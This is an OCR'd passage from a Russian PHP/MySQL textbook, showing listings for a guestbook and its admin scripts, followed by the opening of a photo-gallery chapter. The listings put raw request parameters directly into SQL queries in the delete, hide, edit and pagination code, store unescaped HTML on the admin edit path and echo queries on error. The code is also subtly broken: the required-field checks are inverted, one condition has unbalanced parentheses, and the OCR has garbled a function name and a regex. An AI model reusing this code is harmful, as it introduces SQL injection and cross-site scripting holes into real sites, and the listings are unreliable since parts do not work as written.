


Рис. 11.8. Внешний вид гостевой книги

Скрипт в файле index.php принимает единственный параметр `start`. Через этот параметр передается позиция, начиная с которой следует выводить сообщения (листинг 11.22).

Листинг 11.22. Файл index.php

```
<html>
<head>
<title>Гостевая книга</title>
</head>
<body>
<a class=link href="addrec.php" title="">Написать сообщение</a><br>
<table><tr><td><nop></td><td>
```

```
<?
  // Осуществляем соединение с базой данных
  include "config.php";
  // Извлекаем из строки запроса параметр start
  if (isset($_GET['start'])) $start = $_GET['start'];
  else $start = "";
  // Стартовая точка
  if (empty($start)) $start = 0;
  // Стартовая точка не может быть меньше нуля
  if ($start < 0) $start = 0;
  // Запрашиваем общее число отображаемых сообщений
  $query = "SELECT count(*) FROM guest
            WHERE hide = 'show'";
  $tot = mysql_query($query);
  // Запрашиваем сами сообщения
  $query = "SELECT * FROM guest
            WHERE hide = 'show'
            ORDER BY puttime DESC
            LIMIT $start, $pnumber";
  $thm = mysql_query($query);
  if (!$tot || !$thm) puterror("Ошибка при выборке сообщений...");
  // Общее число отображаемых сообщений
  $count= mysql_result($tot,0);
  // Выводим ссылки на предыдущие и следующие сообщения
  if ($start > 0)  print "<A href=index.php?start=".($start-$pnumber).">
                          Предыдущие</A>";
  if ($count > $start + $pnumber)  print " <A
                         href=index.php?start=".($start + $pnumber).">
                         Следующие</A>";
  while($themes = mysql_fetch_array($thm))
  {
    // Извлекаем переменные из базы данных
    $name = trim($themes['name']);
    $city = trim($themes['city']);
    $email = trim($themes['email']);
    $url = trim($themes['url']);
    $msg = trim($themes['msg']);
    $answer = trim($themes['answer']);
?>
```

```
  <table>
    <tr>
      <td><? echo $name?></b> 
          <? if (!empty($city)) print "($city)"; ?></td>
      <td>от: <b><? print $themes['puttime']; ?></td>
    </tr>
    <tr>
      <td><? if (!empty($email))
          print "e-mail: <a class=link href=mailto:$email>$email</a>"; ?>
          <? if (!empty($url))
          print "www: <a class=link href='$url'>$url</a>"; ?></td>
    </tr>
    <tr>
        <td><? echo $msg; ?><br>
        <?
        if (!empty($answer) && $answer != "-" )
          print "<p class=panswer>Администратор: $answer</p>";
        ?>
        </td>
    </tr>
</table>
<?
  }
  print '<a class=link href=addrec.php>Написать сообщение</A>';
  // Выводим ссылки на предыдущие и следующие сообщения
  if ($start > 0)  print "<A href=index.php?start=".($start-$pnumber).">
                          Предыдущие</A>";
  if ($count > $start + $pnumber)  print " <A
                          href=index.php?start=".($start + $pnumber).">
                          Следующие</A>";
?>
</td></tr></table>
</body>
</html>
```

Как видно из листинга 11.22, гостевая книга осуществляет два запроса к базе данных. Первый из них запрашивает число всех сообщений, доступных для просмотра (т. е. таких, для которых поле `hide` принимает значение `'show'`). Второй — запрашивает `$pnumber` (по умолчанию 10) доступных для

просмотра записей из таблицы `guest` начиная с позиции `start`. Значения сортируются по убыванию даты добавления сообщения, в результате чего более новые сообщения всегда оказываются вверху.

Значение, возвращаемое первым SQL-запросом, извлекается при помощи функции `mysql_result()` и помещается в переменную `$count`, которая далее используется для вывода ссылок **Следующие** и **Предыдущие** (сообщения). Второй запрос является многострочным, и результат запроса извлекается в цикле `while` при помощи функции `mysql_fetch_array()`, возвращающей ассоциативный массив, ключи которого соответствуют полям таблицы `guest`.

Каждое сообщение оформляется в виде отдельной таблицы, необязательные для заполнения поля проверяются при помощи функции `empty()`. Если поле не пусто (функция возвращает `true`) — его содержимое добавляется к сообщению.




Рис. 11.9. HTML-форма для добавления нового сообщения

За добавление нового сообщения несет ответственность файл addrec.php, содержимое которого представлено в листинге 11.23. Внешний вид HTML-формы, позволяющей добавить новое сообщение, представлен на рис. 11.9.

```
// Устанавливаем соединение с базой данных
include "config.php";
$error = "";
$action = "";
// Возвращаем значение переменной action, переданной в URL
$action = $_POST["action"];
// Если оно не пусто - добавляем сообщение в базу данных
if (!empty($action))
{
  // Проверяем сообщение на слишком длинные слова
  $lenmsg = strlen($msg);
  $templen = 0;
  $temp = strtok($msg, " ");
  if (strlen($msg)>60)
  {
    while ($templen < $lenmsg)
    {
      if (strlen($temp)>60)
      {
        $action = "";
        $error = $error."<LI>Текст сообщения содержит
                 слишком много символов без пробелов\n";
        break;
      }
      else
      {
        $templen = $templen + strlen($temp) + 1;
      }
      $temp = strtok(" ");
    }
  }

  // Проверяем правильность ввода информации в поля формы
  if (trim($_POST["msg"]))
```

```
{
  $action = "";
  $error = $error."<LI>Вы не ввели сообщение\n";
}
if (trim($_POST["name"]))
{
  $action = "";
  $error = $error."<LI>Вы не ввели имя\n";
}

// При помощи регулярных выражений проверяем правильность ввода e-mail
if($_POST["email"]!="")
{
  if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $email))
  {
    $action = "";
    $error = $error."<LI>Неверно введен e mail.
            Введите e-mail в виде <i>something@server.com</i> \n";
  }
}
// Обрабатываем HTML-теги и скрипты в сообщении и в информации
// об авторе, ограничиваем объем сообщения
$name = substr($_POST["name"],0,32);
$name = htmlspecialchars(stripslashes($name));
$city = substr($_POST["city"],0,32);
$city = htmlspecialchars(stripslashes($city));
$email = substr($_POST["email"],0,32);
$email = htmlspecialchars(stripslashes($email));
$url = substr($_POST["url"],0,60);
$url = htmlspecialchars(stripslashes($url));
$msg = substr($_POST["msg"],0,1024);
$msg = htmlspecialchars(stripslashes($msg));

// Добавляем протокол в url, если пользователь забыл это сделать сам
$url = strtr($url, "HTPF", "htpf");
if (trim($url)!="")
{
  if (strtolower(substr($url, 0, 7))!="http://") &&
      (strtolower(substr($url, 0, 7))!="ftp://")) $url="http://".$url;
}
```

```
if (empty($error))
{
  $msg = nl2br($msg);
  // Обрабатываем встроенные теги
  $msg = str_replace("[u]", "<u>", $msg);
  $msg = str_replace("[U]", "<u>", $msg);
  $msg = str_replace("[i]", "<i>", $msg);
  $msg = str_replace("[I]", "<i>", $msg);
  $msg = str_replace("[b]", "<B>", $msg);
  $msg = str_replace("[B]", "<B>", $msg);
  $msg = str_replace("[sub]", "<SUB>", $msg);
  $msg = str_replace("[SUB]", "<SUB>", $msg);
  $msg = str_replace("[sup]", "<SUP>", $msg);
  $msg = str_replace("[SUP]", "<SUP>", $msg);
  $msg = str_replace("[/u]", "</u>", $msg);
  $msg = str_replace("[/U]", "</u>", $msg);
  $msg = str_replace("[/i]", "</i>", $msg);
  $msg = str_replace("[/I]", "</i>", $msg);
  $msg = str_replace("[/b]", "</B>", $msg);
  $msg = str_replace("[/B]", "</B>", $msg);
  $msg = str_replace("[/SUB]", "</SUB>", $msg);
  $msg = str_replace("[/sub]", "</SUB>", $msg);
  $msg = str_replace("[/SUP]", "</SUP>", $msg);
  $msg = str_replace("[/sup]", "</SUP>", $msg);
  $msg = eregi_replace("(.*)\\[url\\](.*)\\[/url\\](.*)",
                       "\\1<a href=\\2>\\2</a>\\3",
                        $msg);
  $msg = str_replace("\n", " ", $msg);
  $msg = str_replace("\r", " ", $msg);
  // Запрос к базе данных на добавление сообщения
  $query = "INSERT INTO guest VALUES (0,
                                      '$name',
                                      '$city',
                                      '$email',
                                      '$url',
                                      '$msg',
                                      '-',
                                      NOW(),
                                      'show');";
```

```
    if(mysql_query($query))
    {
      // Если в конфигурационном файле
      // $sendmail = true, отправляем уведомление
      if($sendmail)
      {
        $thm = "questbook - a new post";
        $msg = "post: $msg\nname: $name";
        mail($valmail, $thm, $msg);
      }
      // Возвращаемся на главную страницу, если все прошло удачно
      print "<HTML><HEAD>\n";
      print "<META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>\n";
      print "</HEAD></HTML>\n";
      exit();
    }
    else
    {
      // Выводим сообщение об ошибке в случае неудачи
      echo "<a href='index.php'>Вернуться</a>";
      echo("<P> Ошибка при добавлении сообщения</P>");
      echo("<P> $query</P>");
      exit();
    }
  }
}

if (empty($action))
{
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-
1251">
<title></title>
<link rel="StyleSheet" type="text/css" href="guestbook.css">
</head>
<body bottommargin="0" marginheight="0" marginwidth="0" rightmargin="0"
leftmargin="0" topmargin="0">
```

```
<table border="0" cellspacing="0" width="100%" cellpadding="0">
    <tr>
        <td colspan="3" height="35"><p class="pcolor1"><nobr><b>Гостевая
книга</nobr></b></p></td>
        <td width="100%" colspan="2"><nop></td>
    </tr>
    <tr align="center">
        <td width="150" colspan="2"><nop></td>
        <td height="4" bgcolor="#EAEAEA"><nop></td>
        <td bgcolor="silver"><nop></td>
        <td bgcolor="gray"><nop></td>
    </tr>
</table>
<table width="100%">
    <tr align="right">
        <td>
            <a class=link href="index.php" title="Вернуться в гостевую
книгу">гостевая книга</a>  
            <a class=link href="http://www.softtime.ru" title="Вернуться
на сайт">главная</a>
        </td>
        <td width="10%"> </td>
    </tr>
</table>
<form action=addrec.php method=post>
<input type=hidden name=action value=post>
Имя * : <input type=text name=name value='<? echo $name; ?>'><br>
Город : <input type=text name=city value='<? echo $city; ?>'><br>
E-mail : <input type=text name=email value='<? echo $email; ?>'><br>
URL : <input type=text size=40 name=url value='<? echo $url; ?>'><br>
Сообщение * : <textarea cols=42 rows=5 name=msg><? echo $msg; ?>
              </textarea><br>
<input type="submit" value="Добавить">
</form>
</body>
</html>
<?php
  // Выводим сообщение об ошибке
  if (!empty($error))
  {
```

```
        print "<P>Во время добавления записи произошли
                следующие ошибки:</P>";
        print "<UL>\n";
        print $error;
        print "</UL>\n";
    }
}
```

Как видно из листинга 11.23, файл addrec.php начинается с обработчика расположенной ниже HTML-формы.

После заполнения формы посетителем информация из полей формы отправляется этому же скрипту. Так как переменная `$action` в этом случае уже не пуста, начинается этап обработки сообщения и размещения его в базе данных гостевой книги. В первую очередь проводится проверка текста сообщения `$msg` на наличие слишком длинных слов, которые могут нарушить дизайн. Обычно это либо длинное слово, введенное ради "шутки", либо длинный URL ресурса. В нашем случае длинным считается слово, число символов в котором превышает 60.

Далее при помощи строковой функции `trim()` удаляются предваряющие и конечные пробельные символы, так как они не несут смысловой нагрузки. При помощи функции `empty` проверяется, не забыл ли пользователь ввести данные в обязательные для заполнения поля: имя `$name`, текст сообщения `$msg`. Кроме того, поле `e-mail` проверяется на соответствие регулярным выражением `"/[0-9a-z_|-@[0-9a-z_^\.|-\.[a-z]{2,3}/i"`, подробно рассмотренным в *главе 4*. Для того чтобы исключить возможность применения посетителем HTML-тегов, обрабатываем все поля при помощи функции `htmlspecialchars()`. После этого любые теги будут просто отображены на странице, не интерпретируясь браузером. Функция `substr()` ограничивает длину полей.

После этого, если при заполнении формы не было допущено ни одной ошибки, проводим окончательные приготовления перед занесением сообщения в базу данных: при помощи функции `nl2br()` заменяем символы переноса строки на тег `<br>` для корректного отображения сообщения в окне браузера. Встроенные теги, применяемые для форматирования текста, заменяем на HTML-теги.

После проверки правильности ввода сообщения и обработки текста для корректного отображения формируем строку запроса `$query` к базе данных для добавления нового сообщения. Первичный ключ `id_msg` имеет значение 0 — база данных самостоятельно присвоит ему уникальное значение. Если запрос выполнился успешно, проверяется значение переменной

$sendmail, определенной в конфигурационном файле config.php. Если данная переменная принимает значение true, при помощи функции mail() по адресу $valmail отправляется уведомляющее почтовое сообщение. После чего осуществляется перенаправление на главную страницу гостевой книги.

Завершает файл форма отправки сообщения, содержащая поля для ввода текста сообщения и дополнительной информации, а также скрытое поле action, нужное для сообщения скрипту о необходимости добавления нового сообщения.

На этом разработка блока представления гостевой книги завершена — далее будет рассмотрена система администрирования, которая состоит из 6 файлов, помещенных в отдельную директорию (admin):

- delpost.php — скрипт удаления сообщения из базы данных;
- editcommentform.php — HTML-форма для редактирования сообщения и ответа администратора;
- editcomment.php — обработчик формы editcommentform.php;
- hide.php — скрипт сокрытия сообщения;
- index.php — главная страница администрирования;
- show.php — скрипт отображения сообщения.

За отображение главной страницы администрирования несет ответственность файл index.php, содержимое которого представлено в листинге 11.24. Главная страница системы администрирования показана на рис. 11.10.

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Воспроизведем гостевую книгу таким образом, как она выглядит на
  // главной странице, но отображаем также невидимые сообщения
  // Стартовая точка
  $start = $_GET["start"];
  if (empty($start)) $start = 0;
  if ($start < 0) $start = 0;
  // Запрашиваем общее число сообщений
  $tot = mysql_query("SELECT count(*) FROM guest");
  // Запрашиваем сами сообщения
  $query = "SELECT * FROM guest
            ORDER BY puttime DESC
            LIMIT $start, $pnumber";
```

```
$gst = mysql_query($query);
if (!$gst || !$tot) puterror("Ошибка при обращении к гостевой книге");
// При помощи цикла выбираем из базы данных
// сообщения
while($guest = mysql_fetch_array($gst))
{
  // Если сообщение отмечено как невидимое (hide = 'hide'),
  // выводим ссылку "отобразить", если как видимое (hide = 'show'),
  // выводим ссылку "скрыть"
  if($guest['hide'] == 'show') $showhide = "<a
          href=hide.php?id_msg=".$guest['id_msg']."&start=$start>
          Скрыть сообщение</a>";
  else
     $showhide = "<a
          href=show.php?id_msg=".$guest['id_msg']."&start=$start>
          Отобразить сообщение</a>";
  // Выводим таблицу с сообщением
  ?>
    <p>
    <table>
        <tr>
            <td>Автор сообщения</td>
            <td>>Дата отправки</td>
            <td>>Город</td>
            <td>>E-mail</td>
            <td>>Url</td>
        </tr>
  <?
  echo "<tr><td>".$guest['name']."</td>";
  echo "<td>".$guest['puttime']."</td>";
  echo "<td>".$guest['city']."</td>";
  echo "<td>".$guest['email']."</td>";
  echo "<td>".$guest['url']."</td></tr>";
  echo "<tr><td>Сообщение:</td>
          <td colspan=5>".$guest['msg']."</td></tr>";
  echo "<tr><td>Администратор:</td>
          <td colspan=5><p>".$guest['answer']."</td></tr>";
  echo "</table>";
```

```
    // Ссылка на редактирование и ответ
    echo "<a
href=editcommentform.php?id_msg=".$guest['id_msg']."&start=$start>
          Редактировать</a>";
    // Ссылка на правку сообщений
    echo $showhide;
    // Ссылка на удаление сообщений
    echo "<a href=delpost.php?id_msg=".$guest['id_msg']."&start=$start>
          Удалить сообщение</a>";
  }
  // Выводим ссылки на "предыдущие" и "следующие" сообщения
  $count = mysql_result($tot);
  if ($start > 0)  print "<A href=index.php?start=".($start -
$pnumber).">Предыдущие сообщения</A> ";
  if ($count > $start + $pnumber)  print " <p><A
href=index.php?start=".($start + $pnumber).">Следующие сообщения</A> \n";
?>
```




Рис. 11.10. Главная страница системы администрирования гостевой книги

После соединения с базой данных у базы запрашиваются сообщения и их количество. Сообщения выводятся в виде таблицы по `$pnumber` штук (по умолчанию 10). Отличие от главной страницы гостевой книги состоит в том, что выводятся все сообщения: и скрытые, и отображаемые. Для каждого сообщения в зависимости от того скрыто оно или нет, выводим ссылки, позволяющие скрыть сообщение (ссылка на файл hide.php) или отобразить ранее скрытое сообщение (ссылка на файл show.php). Со строкой запроса в этих файлах передается номер `$start`, начиная с которого происходит вывод сообщений для корректного возврата на страницу администрирования, и первичный ключ `id_msg` скрываемого или отображаемого сообщения. Каждому сообщению также соответствует ссылка на скрипт delpost.php, который осуществляет удаление сообщения из базы данных, и на editcommentform.php, предназначенный для добавления комментариев администратора. Параметры запроса для этих ссылок аналогичны вышерассмотренным. В конце скрипта выводятся ссылки на следующие и предыдущие сообщения.

Удаление сообщений из гостевой книги осуществляется при помощи скрипта delpost.php, содержимое которого представлено в листинге 11.25. Скрипт принимает два параметра: `id_msg` — значение первичного ключа сообщения, которое необходимо удалить, и `start` — необходимое для корректного возврата на страницу администрирования.

Листинг [illegible]

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Формируем SQL-запрос
  $query = "DELETE FROM guest
            WHERE id_msg=".$_GET["id_msg"];
  // Удаляем сообщение с первичным ключом $id_msg
  if(mysql_query($query))
  {
      // После удачного удаления сообщения переходим
      // к дальнейшему администрированию гостевой книги
      print "<HTML><HEAD>\n";
      print "<META HTTP-EQUIV='Refresh'
             CONTENT='0; URL=index.php?start=".$_GET["start"]."'>\n";
      print "</HEAD></HTML>\n";
  }
```

```
  // В случае неудачи выводим сообщение об ошибке
  else puterror("Ошибка при обращении к гостевой книге");
?>
```

В файле delpost.php (см. листинг 11.25) во временной переменной $query формируется SQL-запрос DELETE на удаление сообщения с первичным ключом $id_msg, переданным в строке запроса. Переменная передается в качестве аргумента функции mysql_query(), и в случае успешного выполнения запроса осуществляется перенаправление на главную страницу администрирования: index.php?start=$start.

Замечание

При перенаправлении строка запроса передает параметр start, необходимый для корректного возврата на страницу администрирования. Если этот параметр не передавать, то возврат будет всегда осуществляться на страницу, содержащую первые 10 сообщений.

Аналогично файлу delpost.php выглядят файлы hide.php и show.php. В листинге 11.26 приведен код, содержащийся в файле hide.php.

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Формируем SQL-запрос
  $query = "UPDATE guest SET hide = 'hide'
            WHERE id_msg = ".$_GET["id_msg"];
  // Скрываем сообщение с первичным ключом $id_msg без удаления
  // его из базы данных
  if(mysql_query($query))
  {
      // После удачного удаления сообщения переходим к
      // дальнейшему администрированию гостевой книги
      print "<HTML><HEAD>\n";
      print "<META HTTP-EQUIV='Refresh'
             CONTENT='0; URL=index.php?start=".$_GET["start"]."'>\n";
      print "</HEAD></HTML>\n";
  }
```

```
  // В случае неудачи выводим сообщение об ошибке
  else p:terror("Ошибка при обращении к гостевой книге");
?>
```

Сокрытие сообщения происходит, если полю `hide` сообщения с первичным ключом `$id_msg` присваивается значение `'hide'`. При запросе из таблицы сообщений на главной странице гостевой книги (см. листинг 11.22) такие сообщения игнорируются, так как одним из условий их извлечения является равенство этого поля `'show'`. Код файла show.php аналогичен, за исключением SQL-оператора `UPDATE`, который в этом случае выглядит следующим образом (листинг 11.27).

```
$query = "UPDATE guest SET hide = 'show'
          WHERE id_msg = ".$_GET["id_msg"];
```

Для редактирования сообщений, а также добавления ответа администратора, предназначена HTML-форма editcommentform.php, содержимое которой представлено в листинге 11.28. Скрипт в файле editcommentform.php принимает два параметра: `id_msg` — первичный ключ редактируемого сообщения и `strat`, необходимый для корректного возврата на главную страницу администрирования.

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Извлекаем параметр $id_msg из строки запроса
  $id_msg = $_GET['id_msg'];
  $start = $_GET['start'];
  // Запрос к базе данных для извлечения сообщения с
  // первичным ключом $id_msg
  $query = "SELECT * FROM guest
            WHERE id_msg = $id_msg";
  $qst = mysql_query($query);
  if ($qst)
  {
```

```
    // Преобразуем полученную информацию в ассоциативный массив
    $guest = mysql_fetch_array($qst);
  }
  // В случае неудачи выведем сообщение об ошибке
  else puterror("Ошибка при обращении к гостевой книге");
  include "topadmin.php";
?>
<a href="index.php">Вернуться в администрирование гостевой книги</a><br>
<form action=editcomment.php method=post>
<textarea class=input cols=42 rows=5 name=msg><? echo $guest['msg']; ?>
</textarea><br>
<textarea class=input cols=42 rows=5 name=answer>
  <? echo $guest['answer']; ?>
</textarea><br>
<input class=button type=submit value="Исправить">
<input type=hidden name=id_msg value=<?php echo $id_msg; ?>>
<input type=hidden name=start value=<?php echo $start; ?>>
</form>
```


Перед отображением HTML-формы из таблицы `guest` извлекается запись, соответствующая первичному ключу `id_msg`, значения полей которой подставляются в `value`-значения элементов управления формы. HTML-форма содержит два текстовых поля: `msg` — для редактирования сообщения посетителя и `answer` — для ответа администратора. Помимо этого, форма содержит два скрытых поля для отправки значений параметров `id_msg` и `start` в обработчик формы, расположенный в файле editcomment.php, содержимое которого представлено в листинге 11.29.

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Добавляем ответ модератора на сообщение с первичным ключом $id_msg
  $query = "UPDATE guest SET answer = '".$_POST["answer"]."',
                             msg = '".$_POST["msg"]."'
          WHERE id_msg=".$_POST["id_msg"];
  if(mysql_query($query))
  {
```

```
      // После удачного добавления переходим к
      // дальнейшему администрированию гостевой книги
      print "<HTML><HEAD>\n";
      print "<META HTTP-EQUIV='Refresh'
              CONTENT='0; URL=index.php?start=".$_POST["start"]."'>\n";
      print "</HEAD></HTML>\n";
  }
  // В случае неудачи выводим сообщение об ошибке
  else puterror("Ошибка при обращении к гостевой книге");
?>
```

Как видно из листинга 11.29, для записи с первичным ключом, переданным через параметр `id_msg`, обновляются значения полей `answer` (ответ администратора) и `msg` (сообщение посетителя), за счет выполнения SQL-оператора `UPDATE`.

Глава 12



Фотогалерея

Web-приложение "Фотогалерея" предоставляет удобный инструментарий для публикации изображений на сайте. Он позволяет распределять фотографии по группам, сортировать их в нужном порядке, добавлять к каждой фотографии название и описание. Применение библиотеки GDLib позволяет автоматически создавать уменьшенные копии изображений.

Замечание

Данное приложение работает только с файлами в формате JPEG. Это связано с тем, что из библиотеки GDLib 2 исключена возможность создания изображений в формате GIF.

Замечание

Формат PNG в данном приложении также не поддерживается. Однако работа с ним отличается от работы с форматом JPEG только именами функций GDLib, и поддержку данного формата нетрудно добавить, немного модифицировав разрабатываемый код.

12.1. Описание фотогалереи

При первом обращении к Web-приложению "Фотогалерея", на странице отображается таблица с группами фотографий, доступными для просмотра, а также число фотографий в каждой из групп (рис. 12.1).

Название каждой группы в таблице является гиперссылкой, переход по которой открывает группу фотографий для просмотра (рис. 12.2). На странице просмотра фотографии располагаются в таблице по пять фотографий в строке. В каждой ячейке таблицы размещаются название и уменьшенная копия фотографии, щелчок по которой открывает в новом окне фотографию большого размера.




Рис. 12.1. Главная страница Web-приложения "Фотогалерея"

